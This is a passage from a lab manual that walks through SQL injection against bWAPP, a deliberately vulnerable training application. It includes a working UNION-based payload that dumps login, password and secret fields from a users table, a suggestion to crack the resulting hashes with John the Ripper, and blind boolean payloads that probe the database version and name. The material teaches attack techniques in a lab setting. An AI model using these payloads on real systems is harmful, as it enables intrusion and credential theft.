


Figure 1.20 Screenshot of PLABWIN10: Showing the total number of columns in the table.

Step 21

Let's now explore the values that are in the following rows:

- login
- password
- secret

Type the following statement and click **Search**:

```
m' union all select 1,login,password,secret,5,6,7 from
users -- -0
```

Notice the output. Two records have been found in the **users** table.

> ***Note:*** *You have now got the hashed value as a password. You can use any password cracking tool, such as John the Ripper, and retrieve the value. When you run value through John the Ripper, the password is decrypted as 'bug'. Remember, this is the username you had used to log in to this Web application.*

Keep the **Internet Explorer** window open.




Figure 1.21 Screenshot of PLABWIN10: Showing the usernames in the users table.

Alert: Keep bWAPP open for the next task.

Task 2 - Launch a SQL Injection - Blind - Boolean Attack

The SQL Injection - Blind - Boolean-Based attack is similar to a SQL Injection attack. The only difference is that in the Blind - Boolean attack, you get the answers in the form of true or false.

In this task, you will learn to launch a SQL Injection - Blind - Boolean attack. To do this, perform the following steps:

Step 1

Ensure you have powered on all the devices listed in the introduction and connect to **PLABWIN10**.

Ensure that the bWAPP application is open.

Note: *In case you had closed Internet Explorer at the end of the previous task, you need to log in to bWAPP using Step 2 to Step 5 of Task 1.*

From the **Choose your bug** drop-down, select **SQL Injection - Blind - Boolean-Based** attack and click **Hack**.




Figure 1.22 Screenshot of PLABWIN10: Selecting the SQL Injection - Blind - Boolean-based attack and clicking Hack.

Step 2

The **SQL Injection - Blind - Boolean-Based** page is displayed. In the **Search for a movie** text box, type the following command and click **Search**:

```
test' or substring(@@version,1,1)=4#
```

The output states that the movie does not exist in the database. This means that the answer to the executed command is false.




Figure 1.23 Screenshot of PLABWIN10: Showing output stating that the movie does not exist in the database.

Step 3

In the **Search for a movie** text box, type the following command and click **Search**:

```
test' or substring(@@version,1,1)=5#
```

The output states that the movie exists in the database. This means that the answer to the executed command is true.




Figure 1.24 Screenshot of PLABWIN10: Showing output stating that the movie exists in the database.

Step 4

You can also get the database name by executing the SQL Injection attack.

In the **Search for a movie** text box, type the following command:

test' or substring(database(),1,1)='a'#

Click **Search**.

> ***Note:*** *This command will attempt to check if the first character of the database name is 'a'.*

The output states that the movie does not exist in the database. This means that the answer to the executed command is false.




Figure 1.25 Screenshot of PLABWIN10: Showing output stating that the movie does not exist in the database.

Step 5

In the **Search for a movie** text box, type the following command and click **Search**:

```
test' or substring(database(),2,1)='b'#
```

The output states that the movie does not exist in the database. This means that the answer to the executed command is false.




Figure 1.26 Screenshot of PLABWIN10: Showing output stating that the movie does not exist in the database.

Step 6

In the **Search for a movie** text box, type the following command:

```
test' or substring(database(),1,1)='b'#
```

Click **Search**.

> ***Note:*** *This command will attempt to check if the first character of the database name is 'b'.*

Note that this time, the answer is true as the movie does exist in the database.

